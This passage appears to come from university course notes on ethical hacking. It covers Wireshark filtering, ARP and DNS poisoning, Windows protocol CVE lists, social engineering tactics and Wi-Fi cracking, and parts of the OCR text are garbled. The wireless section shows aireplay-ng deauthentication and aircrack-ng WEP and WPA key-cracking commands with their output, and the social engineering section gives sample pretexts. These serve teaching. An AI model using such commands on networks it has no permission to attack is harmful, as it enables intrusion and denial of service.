- Obtain network topology documentations /drawing in the admin documents (best option)

The service identification can be done in the same way as in the case of external network hacking (tcp scan, udp scan, syn scan, etc.) Making an inventory for the discovered hosts and services is even more important than in the case of external hacking.

Which test finds more services the external network discovery or the internal network discovery?

10.2.8 Wireshark - advanced usage

Wireshark has advanced traffic filtering capabilities. It is also capable to follow a chain of a specific communication as well as present statistical data from the traffic. The next example shows the traffic related to the www.uio.no webpage (the communication starts with the tcp handshake):

			lephony Wreless Tools H		Π
ll ip.a	ddr == 129.240.170.46				
io.	Time	Source	Destination	Protocol	Length Info
	43 7,489958568	192.168.110.131	129,248,178,46	TCP	74 45126 - 89 [SYN] Seg=8 Win=29200 Len=0 MSS=1460 SACK PERM=1 T
	44 7.493681438	129.240.170.46	192.168.110.131	TCP	60 80 - 45126 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
	45 7.493823670	192.168.110.131	129.248.170.46	TCP	54 45126 - 80 [ACK] Seg=1 Ack=1 Min=29200 Len=0
	46 7.495566463	192.168.110.131	129.248.178.46	HTTP	494 GET /edc/droughtdb/ HTTP/1.1
	47 7.495281845	129.248.178.46	192.168.110.131	TCP	60 80 - 45126 [ACK] Seq=1 Ack=441 Win=64240 Len=0
	48 7.506112975	129.248.170.46	192.168.110.131	TCP	2974 [TCP segment of a reassembled PDU]
	49 7.505235432	192.168.110.131	129.240.170.46	TCP	54 45126 - 80 [ACK] Seq#441 Ack#2921 Win#35040 Len#0
	50 7.508562487	129.248.178.46	192.168.110.131	TCP	4434 [TCP segment of a reassembled PDU]
	517.508593899	192.168.110.131	129.240.170.46	TCP	54 45126 - 80 [ACK] Seq=441 Ack=7301 Win=43800 Len=0
	52 7.515849350	129.240.170.46	192.168.110.131	TCP	2974 [TCP segment of a reassembled PDU]
	53 7.515921765	192.168.110.131	129.248.178.46	TCP	54 45126 - 80 [ACK] Seq=441 Ack=10221 Win=49640 Len=0
	54 7.516961357	129.248.178.46	192.168.110.131	HTTP	695 HTTP/1.1 200 OK (text/html)
	55 7.516072797	192.168.110.131	129.240.170.46	TCP	54 45126 - 80 [ACK] Seq=441 Ack=10862 Win=52560 Len=0
	65 7.661448548	192.168.110.131	129.248.170.46	HTTP	487 GET /edc/droughtdb/css/bootstrap.min.css HTTP/1.1
	66 7.661998472	129.240.170.46	192.168.110.131	TCP	68 88 - 45126 [ACK] Seq=18862 Ack=874 Win=64248 Len=8
	67 7.664285723	192.168.110.131	129.240.170.46	TCP	74 45128 - 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 T
	68 7.665597254	192.168.110.131	129.248.170.46	TCP	74 45130 - 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 T
	71 7.668221223	129.240.170.46	192.168.110.131	TCP	1514 [TCP segment of a reassembled PDU]
	72 7.668243976 73 7.668884818	192.168.110.131 129.248.178.46	129.240.170.46	TCP	54 45126 - 80 [ACK] Seq=874 Ack=12322 Win=55480 Len=0
			192.168.110.131	TCP	60 80 - 45128 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
	74 7.668914123 75 7 669198438	192.168.110.131	129.248.178.46	HTTP	54 45128 - 80 [ACK] Seq=1 Ack=1 Min=29200 Len=0 498 GET /edc/droughtdb/css/bootstrag.responsive min_css_HTTP/1_1

We can also filter for specific protocols such as http:


File	Edit View Go Capture	Analyze Statistics Te	lephony <u>Wireless</u> Tools <u>H</u> e	tρ	
	📕 🔬 🛞 🛅 🗎	864*	.) (* * 📜 📃 @	୍ଦ୍	<u>II</u>
<mark>,</mark> htt	2				
No.	Time	Source	Destination	Protocol	Length Info
•	46 7.495566463	192.168.110.131	129.240.170.46	HTTP	494 GET /edc/droughtdb/ HTTP/1.1
	54 7.516961357	129.240.170.46	192.168.110.131	HTTP	695 HTTP/1.1 200 OK (text/html)
	65 7.661440540	192.168.110.131	129.240.170.46	HTTP	487 GET /edc/droughtdb/css/bootstrap.min.css HTTP/1.1
	75 7.669198438	192.168.110.131	129.240.170.46	HTTP	498 GET /edc/droughtdb/css/bootstrap-responsive.min.css H
	85 7.674930714	192.168.110.131	129.240.170.46	HTTP	507 GET /edc/droughtdb/css/font-awesome/css/font-awesome.
	96 7.682279230	192.168.110.131	129.240.170.46	HTTP	483 GET /edc/droughtdb/css/focus-1.1.css HTTP/1.1
	97 7.682473433	192.168.110.131	129.240.170.46	HTTP	494 GET /edc/droughtdb/css/focus-1.1-responsive.css HTTP/
	100 7.683257483	192.168.110.131	129.240.170.46	HTTP	492 GET /edc/droughtdb/css/magicsuggest-1.3.1.css HTTP/1.
	107 7.690049944	192.168.110.131	172.217.22.170	HTTP	408 GET /css?family=Open+Sans:400italic,600italic,800ital
	127 7.731149794	172.217.22.170	192.168.110.131	HTTP	1391 HTTP/1.1 200 OK (text/css)
	138 7.745371333 140 7.757603976	192.168.110.131 192.168.110.131	205.185.208.52 104.16.89.193	HTTP	346 GET /jquery-latest.min.js HTTP/1.1
	170 7.849954478	205.185.208.52	192.168.110.131	HTTP	333 GET /js HTTP/1.1 2272 HTTP/1.1 200 OK (application/javascript)
	176 7.980210560	205.105.200.52	192.100.110.131	HTTP	2230 HTTP/1.1 200 OK (text/javascript)
	240 8.000022238	129.240.170.46	192.168.110.131	HTTP	2574 HTTP/1.1 200 OK (text/css)
	242 8.009022230	192.168.110.131	129.240.170.46	HTTP	488 GET /edc/droughtdb/css/pages/homepage.css HTTP/1.1
	262 8.052874330	129.240.170.46	192.168.110.131	HTTP	2730 HTTP/1.1 200 OK (text/css)
	264 8.054287021	192.168.110.131	129.240.170.46	HTTP	470 GET /edc/droughtdb/js/bootstrap.min.js HTTP/1.1
	266 8.054691375	129,240,170,46	192.168.110.131	HTTP	1855 HTTP/1.1 280 OK (text/css)
	268 8.055016862	192.168.110.131	129,240,170,46	HTTP	475 GET /edc/droughtdb/js/magicsuggest-1.3.1.js HTTP/1.1
	272 8.060505276	129,240,170,46	192.168.110.131	HTTP	739 HTTP/1.1 200 OK (text/css)
	274 8.060861684	192.168.110.131	129.240.170.46	HTTP	462 GET /edc/droughtdb/js/focus.js HTTP/1.1
0	r filter cor	nbinations	e.g.:		

ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16 tcp.window_size == 0 && tcp.flags.reset != 1

10.2.9 Layer 2 and layer 3 communication

till control cont

The basis of layer3 communication is the ip address. But devices in the same internal subnet (behind the same gateway) are using layer2 level communication despite the device has ip address too.



When a device in the subnet address another device in the subnet it uses both the MAC and the IP (but only the MAC is used). To go outside the subnet the gateway addresses are needed (ip and MAC)

10.3 ARP protocol, ARP/DNS poisoning

cacript srcm*./js/jvectormap/jquery-1.0.1.min.js*></script> <acript srcm*./js/jvectormap/jquery-jvectormap-1.0.min.js*></acripts <acript srcm*./js/jvectormap/jquery-jvectormap.nev1d=mll_en.js*></acript</pre>

10.3.1 ARP protocol


Following a tcp stream:

Since both the MAC address and the ip address are needed for a communication a special protocol is used to discover and maintain the ip mac pairs.

ARP (Address Resolution Protocol) is a network protocol used to find out the hardware (MAC) address of a device from an IP address. It is used when a device wants to communicate with some other device on a local network (for example on an Ethernet network that requires physical addresses to be known before sending packets). The sending device uses ARP to translate IP addresses to MAC addresses. The device sends an ARP request message containing the IP address of the receiving device. All devices on a local network segment see the message, but only the device that has that IP address responds with the ARP reply message containing its MAC address. The sending device now has enough information to send the packet to the receiving device. https://study-ccna.com/arp/


10.3.2 ARP protocol

Each device maintains an ARP table. It can be easily printed with all Operating systems.



10.3.3 ARP poisoning


ARP poison routing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.



10.3.4 DNS poisoning

DNS poisoning is a general expression for different attacks to manipulate the dns database to divert Internet traffic away from legitimate servers and towards fake ones. In case of internal networks one option is to do a man in the middle attack with ARP poisoning.

The attacker mislead the victim and provides his mac as the dns mac (in case of internal dns the gateway mac is faked). For a dns resolve request the attacker sends his own ip address to redirect the victim to another site.



10.4 Internal network Windows protocols

10.4.1 Netbios

Network Basic Input/Output System (Netbios) provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network.

- NetBIOS Name Service is a service providing name lookup, registration, etc (tcp 137)
- NetBIOS Datagram Service is a connectionless service to send data (udp 138)
- NetBIOS Session service lets two computers establish a connection for a "conversation", allows larger messages to be handled, and provides error detection and recovery. (tcp 139)

For NetBIOS troubleshooting the nbtstat is used.

10.4.2 Netbios vulnerabilities

- MS03-034: Information disclosure
- CVE-2017-0161 Remote Code Execution Vulnerability
- CVE-2017-0174 Denial of Service

10.4.3 Server Message Block (SMB)

SMB is mainly used for providing shared access to files, printers, and serial ports and miscellaneous communications between nodes on a network. It can run

- Directly over tcp (tcp/445)
- On Netbios (tcp 137/139, udp 138)

SMB has different versions: 2.1 is introduced with Windows7, 3.1 was introduced with Windows 10.

10.4.4 SMB vulnerabilities

- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0143 (Ethernal Blue/ EternalRomance/EternalSynergy)
- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0144
- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0145
- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0146 (EternalChampion/EternalSynergy)
- Windows SMB Information Disclosure Vulnerability - CVE-2017- 0147 (EternalRomance)
- Windows SMB Remote Code Execution Vulnerability – CVE-2017- 0148

10.4.5 Active Directory (AD)

Active Directory provides the methods for storing directory data and making this data available to network users and administrators. It stores information about objects on the network and makes this information easy for administrators and users to find and use. Active Directory uses a structured data store as the basis for a logical, hierarchical organization of directory information.

Vulnerabilities:

- CVE-2013-1282 Denial of Service
- CVE-2018-0890 Microsoft Active Directory Security Bypass Vulnerability

11 Lecture 11: Social Engineering

Lecture Overview

- What is social engineering and how it works
- What are the main techniques that are used
- Analysis of specific computer based social engineering attacks

11.1 What is social engineering and how it works

11.1.1 What is Social Engineering?

Social Engineering is the manipulation of people to perform actions that leads to compromising something such as revealing confidential information.

- information gathering
- fraud
- system access
- physical access

11.1.2 Basis of Social Engineering

• Human nature of trust

People are usually positive to each other. If there's no negative indication (suspicious signs, bad previous experience) people prefer to assume the best.

- Can you open that door for me? I left my card at home.
- Please log in here using the link below

• Trust based on the information provided

Trust can be achieved by the information that is provided. If the attacker mentions «accidently» something that refers to something that is only known by privileged persons it can be the basis of trust.

- Hi Jane, this is John from the admins. Your boss George (known from the website) asked me to update your profile while you're on holiday (known from facebook). It's kinda urgent, because ...

• Moral obligation

Serving moral obligation can overwrite security policies. Personal interest (not to be rude to someone) can be more important then the company's interest even if it's mixed with the nature of trust.

- Open the door for someone carrying heavy boxes

• Something promising

By providing something promising can turn people to be less cautious.

- Win a new Iphone X, just click the link below
- Cheaper prices in a web shop

• Confusing situation

Providing misleading information. People feel stupid and think it's their fault. They try to solve the situation to be in the balance again that makes them less cautious

• Hurry

Hurry makes people disposed to overlook details or make them less cautious.

• Ignorance

Ignorant users easily overlook details or don't care about security at all

• Fear

Fear has also negative effective on the security. It hardens to make reliable decisions that helps attackers

• Combination of multiple trick

E.g: Trust based on the provided info + hurry + fear: The CIO (name from info gathering) is furious about the ... (private story revealed from info gathering) you should immediately provide your credentials to check that your account is not affected. If we can't check it then the CIO will ...

11.2 What are the main techniques that are used

11.2.1 Social Engineering techniques

- Impersonate someone
 - Posing as a legitimate user
 - Posing as privileged user
 - Posing as technical support
 - Posing as Repairman, Cleaning service, Pizza delivery, etc
- Eavesdropping

Eavesdropping is the act of secretly or stealthily listening to the private conversation or communications of others without their consent.

• Shoulder surfing

It is used to obtain personal information (e.g. passwords) and other confidential data by looking over the victim's shoulder. This attack can be performed either at close range (by directly looking over the victim's shoulder) or from a longer range, for example by using telescope.

• Dumpster diving

Looking for treasures in someone's trash (calendar entries, passwords in post-it, phone numbers, emails, operation manuals)

• Piggybacking/Tailgating

A person goes through a checkpoint (physical access) with another person who is authorized.

11.3 Analysis of specific computer based social engineering attacks

11.3.1 Computer based Social Engineering techniques

Computer based

- Phishing
- Spear phishing
- Fake software
 - Tool that has hidden function
 - Modified legitimate tool
 - Fake AV

Microsoft Security Essential Potential threat de				Đ
licrosoft Security Essentials detected omputer. Your access to these items iore. Detected items				
O Unknown Win32/Trojan	Severe	Remove	Suspended	
	201010	round to		
Show details >>	Clean co	omputer Apply actio	ons Close	

11.3.2 Phising attacks

Phishing is used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information. An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

https : //www.incapsula.com/webapplicationsecurity/phishingattackscam.html

11.3.3 Spare phishing attack examples

Spear phishing targets a specific person or enterprise, as opposed to random application users. It's a more in depth version of phishing that requires special knowledge

about an organization, including its power structure.

The attacker can use personal information obtained from information gathering (e.g. social media) to customize



https://www.globaldots.com/recursivednssecuritygapsaddress/phishingandspearphishing/





12 Lecture 12: Wireless hacking

Lecture Overview

- Types of wireless protocols
- WEP hacking
- WPA & WPA2 hacking

12.1 Types of wireless protocols

12.1.1 Wireless protocols

- LTE (Long Term Evolution): High speed wireless communication for mobile devices
- Wi-Fi: For local area networks (see next slide for details)
- Bluetooth: Bluetooth is an open wireless technology standard for transmitting data over short distances. Bluetooth equips its network and devices with high-level services like file pushing, voice transmission and serial line emulation.
- WirelessHD (UltraGig): a standard for wireless transmission of high definition video. The core technology allows theoretical data rates as high as 25 Gbit/s
- **Z-Wave**: A wireless communications protocol used primarily for home automation. It uses low-energy radio waves to communicate from appliance to appliance
- Zigbee: High level communication protocol for low power devices

12.1.2 Wi-Fi (IEEE 802.11)

Wi-Fi is a local area network communication that implements layer1 (physical) and layer2 (MAC) for wireless connections. All different versions are maintained in the IEEE 802.11 standard.

- \bullet 802.11a: first version in 1999, around 20Mbit/s
- 802.11g: 2003, rapidly adopted in the market
- 802.11ay: peak transmission is 20Gbit/s

Channels can be set to mistune the different devices from each-other 14 Channel 2.484 Center Frequency T (GHz)

12.1.3 Wi-Fi definitions

SSID: Service set identifier) is the primary name associated with an 802.11 wireless local area network (WLAN) including home networks and public hotspots. This is the name of the network.

BSSID: (basic service set identifier), each access point has a unique identifier. SSID identifies the WLAN, even when overlapping WLANs are present. In case of multiple access points within a WLAN, there has to be a way to identify all access points that have the same SSID.

ESSID: (extended service set identifier) consists of all of the BSSs in the network. For all practical purposes, the ESSID identifies the same network as the SSID does. The term SSID is used most often.

Beacon frame: It is one of the management frames in IEEE 802.11 based WLANs. It contains all the information about the network. Beacon frames are transmitted periodically to announce the presence of a wireless LAN.

12.1.4 Wi-Fi network protections

- No protection: Open Wi-Fi (Public Wi-Fi), everyone can connect without authentication.
- No beacon frames: The hotspot doesn't advertise itself. It won't appear in our Wi-Fi list. Is it a good protection? Why not?
- MAC filtering: The hotspot maintains a list of the acceptable MAC addresses, only those clients can connects. The MAC addresses are sent in clear text in the wireless packet. This protection can be bypassed with MAC spoofing.
- WEP (Wireless Equivalent Privacy): an old security algorithm for IEEE802.11. Not recommended today (retired in 2004).
- WPA (Wi-Fi Protected Access): All WEP vulnerabilities are corrected (increased key size, etc.)
- WPA2: Improvement of WPA (mandatory use of AES)

12.2 WEP hacking

12.2.1 Wireless Equivalent Privacy (WEP)

WEP is a security algorithm for Wi-Fi networks. There are 2 types:

- 64bit key (40 bits in real)
- 128bit key (104 bits in real)

The basis of the data encryption is the XOR operation: Using it without additional protection is not enough:

	0	1	
0	1	0	The XOR operation is specific, if a number is XOR-d twice with the same number
1	0	1	then it will be the same again. XOR can be a key for symmetric encryption.

Cipher1 = Clear1 XOR key

Cipher2 = Clear2 XOR key

Cipher1 XOR Cipher2 = Clear1 XOR key XOR Clear2 XOR key

Cipher1 XOR Cipher2 = Clear1 XOR Clear2 \rightarrow Frequency analysis

Since using XOR is not enough WEP append the key with a so called initialization vector (IV).

WEP64 = 24bit IV + 40bit key

WEP128 = 24bit IV + 104bit key

IV is keep changing during the communication and it travels as clear text in the network. The communicating parties can observe the IV and append it to the key to use it for the decryption.

The weakness of WEP is the IV collision. If the attacker can obtain packages with the same IV then that can be used for the analysis for finding the key (case mentioned in the previous slide).

The attacker needs to collect 60.000 - 100.000 Ivs to find the password.

12.2.2 Wi-Fi hacking - monitor mode

To collect the IVs first we need to change the wireless adapter to monitor mode.

Monitor mode is for wireless adapters (WNIC). It allows to monitor all traffic received from the wireless network. Unlike promiscuous mode, which is also used for packet sniffing, monitor mode allows packets to be captured without having to associate with an access point or ad hoc network first.

root@kali:~#	airmon-ng start v	wlan0
Interface	Chipset	Driver
wlan0	Intel 6300	iwlwifi - [phy0] (monitor mode enabled on mon0)

12.2.3 Wi-Fi hacking - dumping the air traffic

In monitor mode the wireless network card can show all the traffic in the air. Airodump-ng prints out the station and the client MAC, the ssid, the channel number, the type of the packet, etc.

BSSID		PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C4:F0:81:44:34	4:5E	-34	55	0	θ	1	54e	WPA2	CCMP	PSK	VodafoneConnect16366548
C0:3E:0F:C6:D9	9:B9	-53	86	6	θ	6	54e		CCMP	PSK	SKY34BE0
C8:D3:FF:18:F6		-64	9	θ	θ	11	54e		CCMP	PSK	DIRECT-46-HP ENVY 5540 series
C0:3E:0F:6B:CA		-69	25	θ	θ	6	54e		CCMP	PSK	SKY8EF63
78:54:2E:4B:BF	F:F4	-69	29	2	θ	6	54e	WPA2	CCMP	PSK	TALKTALK-4BBFF4
DC:98:9C:F1:A7	7:5C	-71	29	2	θ	6	54e.	WPA2	CCMP	PSK	LH-WIFI-GUEST
42:C7:29:26:B9	9:EE	-72	17	θ	θ	1	54e	WPA2	CCMP	MGT	BTWifi-X
24:20:C7:66:D2	2:18	-72	20	4	θ	1	54e	WPA2	CCMP	PSK	LH-WIFI
42:C7:29:26:B9	9:ED	-72	16	3	θ	1	54e	OPN			BTWifi-with-FON
E8:DE:27:6D:30	9:3E	-73	13	θ	θ	1	54e.	WPA2	CCMP	PSK	NormansNetwork2.4
40:C7:29:26:B)	7:EC	-73	17	θ	θ	1	54e	WPA2	CCMP	PSK	BTHub6-6ZM2
7C:4C:A5:06:F3	3:35	-73	22	θ	θ	1	54e	WPA2	CCMP	PSK	SKY12875
DC:EF:09:AD:47	7:AA	-73	θ	θ	θ	6	54e.	WPA2	CCMP	PSK	NETGEAR51
4C:17:EB:65:16	5:AF	-72	16	θ	θ	11	54e	WPA2	CCMP	PSK	SKY516AE
8A:A6:C6:2A:27	7:AD	-74		θ	θ	11	54e	OPN			BTWifi-with-FON
88:A6:C6:2A:25	5:AC	-74	10	0	θ	11	54e	WPA2	CCMP	PSK	BTHub6-95TX
6A:09:D4:1C:AD	D:1E	- 75	2	θ	θ	11	54e	OPN			BTWifi-with-FON
8A:A6:C6:2A:27	7:AE	-74	8 2	θ	θ	11	54e	WPA2	CCMP	MGT	BTWifi-X
DC:4A:3E:BB:88	E:05	-65	2	θ	θ	1	54e	WPA2	CCMP	PSK	DIRECT-04-HP OfficeJet 4650
C0:3E:0F:21:0E	3:F5	-74	2	θ	θ	11	54e	WPA2	CCMP	PSK	SKY36128
08:76:FF:AC:4F	F:EC	-74	2	θ	0		54e	WPA2	CCMP	PSK	PlusnetWirelessAC4FEC
BSSID config php		STAT	EON	PWR	R	ate	Los	t	Frames	Prob	e
(not associate			7:53:D5:F0:			0 - 1		θ	1		
(not associate			3:FF:18:F0:			0 - 1		θ	1	BTHu	b5 - SM8P
(not associate			B:B9:74:5C:			0 - 1		2	5		
(not associate	ed)	34:E	5:AD:D6:18:	.7 -72		θ - 1		θ		LH-W	IFI
(not associate			3:00:6F:EF:			θ - 1		θ	3		
42:C7:29:26:B9	∋:ED	34:2	3:BA:E3:F1:	4E -68		0 - 1		θ	16		

12.2.4 WEP hacking

The attacker collect several packets with different WEP *Aircrack-ng* is able to restore the key if appropriate IVs. *Airodump-ng* can filter the air traffic for specific number of packets are provided. Multiple capture files can conditions and save them into file be provided. The whole cracking process is automatic.

BSSID	PWR	Beacons	#Data,	#/s	C	1	MB	ENC	CIPHER	AUTH	ESSID
D8:55:A3:FE:54:EE	-40	54			1	L	54e	WPA2	CCMP	PSK	JIoFi
BSSID	STAT	ION	PWR	Ra	te		Los	t I	Frames	Probe	
(not associated)	DA:A	1:19:DB:FB:E	6 - 86	Θ		1		Θ	1		
(not associated)	DA:A	1:19:36:1F:0	A -88	0		1		0	1		
(not associated)	DA:A	1:19:E1:01:B	5 -90	Θ		1		0	1		
D8:55:A3:FE:54:EE	F8:2	8:19:12:9F:A	C -26	0		1		0	3		

There's no exact number for the necessary Ivs (sometimes 60.000 is not enough). *Aircrack-ng* can handle multiple files, if there's not enough IV the collection can be continued.

Opening Attack	gaurav1 will be	rack-ng -a 1 -b 98:FC:11:A7:AB:13 gauravl-01.cap -01.cap restarted every 5000 captured ivs. tack with 33323 ivs.
		Aircrack-ng 1.1 r1899
		[00:00:00] Tested 665 keys (got 18822 IVs)
KB	depth	byte(vote)
Θ	0/ 2	9A(27904) C7(27392) 12(25088) B4(25088) 45(24576)
	0/ 1	D7(27136) 39(25344) 41(23808) A0(23808) F2(23552)
1 2 3	0/ 1	80(26624) A1(25344) EA(24832) 4B(23808) 76(23552)
3	0/ 1	23(26624) 7A(24576) 8C(24576) 4C(24064) 71(24064)
4	8/ 4	5D(22272) A8(22016) D7(22016) 60(21760) B5(21760)
	Decrypte	KEY FOUND! [C7:D7:80:23:D0] ed correctly: 100%

12.3 WPA & WPA2 hacking

WPA aims to provide stronger wireless data encryption than WEP.

- 64 digit hexadecimal key or an 8 to 63 character passcode
- WPA protocol used the same cipher (RC4) as WEP but added TKIP (Temporal Key Integrity Protocol) to make it harder to decipher the key

• WPA2 - replaced RC4 with AES (Advanced Encryption Standard) and replaced TKIP with CCMP (Counter mode with Cipher block chaining Message authentication code Protocol)

WPA/WPA2 uses a **4-way handshake** to authenticate devices to the network. These handshakes occur whenever a device connects to the network. The handshake has to be obtained to crack the password.

12.3.1 aireplay

Aireplay-ng is used to inject wireless frames. The primary function is to generate traffic for the later use in aircrackng for cracking the WEP and WPA-PSK keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, etc.

- Attack 0: Deauthentication
- Attack 1: Fake authentication
- Attack 2: Interactive packet replay
- Attack 3: ARP request replay attack
- Attack 4: KoreK chopchop attack
- Attack 5: Fragmentation attack
- Attack 6: Cafe-latte attack
- Attack 7: Client-oriented fragmentation attack
- Attack 8: WPA Migration Mode

aireplay-ng example: Deauthentication interrupts the connection between the hotspot and the client(s). When reconnecting a new handshake is sent again.

root@kali	• # airenlav.ng	deauth00 -a 5E:85:56:8D:25:96 wlan0mon	
		acon frame (BSSID: 5E:85:56:8D:25:96) on channel	11
		effective when targeting 9	
		ent7(-c <client's mac="">).</client's>	
		to/broadcast1 BSSID: [5E:85:56:8D:25:96]	
14:31:25	Sending DeAuth	to broadcast BSSID: [5E:85:56:8D:25:96]	
		to broadcast BSSID: [5E:85:56:8D:25:96]	
		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:29		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:29		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:31	-	to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:32	~	to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:33		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:34		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:35		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:36		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:37		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:38		to broadcast BSSID: [5E:85:56:8D:25:96]	
14:31:39	Sending DeAuth	to broadcast BSSID: [5E:85:56:8D:25:96]	

12.3.2 aircrack-ng

WPA cracking example:

If we have a good handshake (sometimes it looks like we have it, but not), *aircrack-ng* can be used to brute force the key from a dictionary:

СН	6][Elapsed:	48 s][2010-01-10	01:03][WPA	hand	shake	: 00:	1D	:7E	:64	9A:	7C										
BSSI	D		PWR	RXQ	Beacons	#Data,	#/s	СН	MB	ENC	C	IPH	ER /	UTH	ESS	SID									
		:64:9A:7C :84:11:FD		96 100	459 460	179 15	1 0	6 6	54e. 54	WPA2 WEP		CMP EP	F	PSK		fect okNe									
00:00	C:41	:DB:3E:7B :3E:2D:66	-72 -73		358 384	0								A	ircr	ack-	ng 1	.2	beta	a3					
00:2	5:3C	:F6:36:78 :04:72:A9	-74		275 272	0			1	[00	:00:	00]	192	keys	tes	ted	(14	09.4	45 k	(/s)				
00:1	2:17	:1B:B6:30 :FA:48:98 :80:7D:F4	-76 -75 -76		158 94 51	0 0 0							KEY	FOU	ND!	ſno	tsec	ure							
00:1	2:0E	:7B:02:78 :45:A7:B6	-76	Θ	2	0 0																			
00.1		.45.87.80	-70	0	<i>'</i>	0		Ma	ster K	еу				E 5A 6 05											
								Tr	ansien	t Key		86 4E	36 5 77 F	3 C9 2 OF 0 5E 0 B9	48 1F	1E 5 FC 7	7 4A 3 69	10 CA	F8 35	B6 5B	A0 54	78 4D	30 B0	22 EC	1E 1A
							roo		POL HM i:~#			8E	52 1	B 51	E8	F2 7	'E ED	95	F4	CF	D2	C6	DO	F0	68